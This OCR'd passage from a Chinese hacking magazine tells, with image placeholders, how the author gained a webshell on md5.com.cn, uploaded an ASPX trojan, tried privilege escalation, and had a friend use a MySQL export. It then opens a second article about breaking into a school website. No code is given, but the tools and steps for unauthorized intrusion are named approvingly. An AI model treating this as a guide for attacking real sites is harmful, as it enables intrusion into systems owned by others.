


图2




图3





图4

我们点击这个新建的1.asa文件，在弹出的框中选择下面的“浏览”，如图7，就直接打开我们的webshell了。但我在得到webshell后又遇到了难题，因为权限设置的很严格，我几乎把所有的东西都翻遍了也没有找到提权的方法，想到aspx木马的权限要大些，于是就上传了lake2的WebAdmin2XF.aspx，权限的确大些了，起码可以执行一些cmd命令，但是我把自己知道的提权方法都用尽了，也还是一点儿进展都没有，看来得想别的办法了。


图5




图6

我放弃了提权，开始想办法看是否能直接管理这个站，但最大的问题是我不知道网站的路径，于是只好开始了绝世猜猜猜，靠着我多年的经验和人品，我足足花了2个小时才猜了出来“F:\Web\md5\”，如图8。可惜只有读取文件的权限，我东翻翻西翻翻，稍微有点儿价值的就只有数据库链接文件了，可惜的是不知怎么回事我始终连接不上！

刚好这时候hackest在群里问驱动之家的后台是哪里，于是我就找他帮忙看看，结果md5.com.cn的站长刚好是hackest的朋友，但hackest还是答应帮我。最后，感觉还是人品出了问题，hackest就直接利用mysql导出得到了webshell，我郁闷了好久，到现在也不知道为什么我不能连接mysql。后来hackest找站长帮我充了很多钱，相信这一辈子也用不完了，如图9。当然，当大家看到本文的时候，漏洞已经修复了，各位叉子就别再按图索骥的再来一遍了。




图7




图8



图9

（文章中涉及到的明小子、lake2的WebAdmin2XF.aspx，已经收录在我光盘中）

文章难度：★★★
文章阅读点：对学校某个网站的一次入侵，最终利用SQL rootkit.asp提权成功

对与错只在那一瞬间

夜虫儿

自从开学以来，心情一直比较差，种种的原因在困扰着自己，也不知道该干什么好，每天都漫无目地的泡在论坛上，浑浑噩噩的过着，逃课似乎已经成了家常便饭。打算明年考CCIE，所以我把大部分时间都放在了学习路由器和交换机上，未来，似乎很有希望，但现在，却真的好迷茫。每天都睡的很晚，这似乎已经成了一种习惯，即使困了，也不想那么早睡去。一个人，坐在宿舍的阳台上，看着黑夜寂静的校园，望着不远处那昏暗的灯光，想起了白天发生的那一切……

一个人的战争

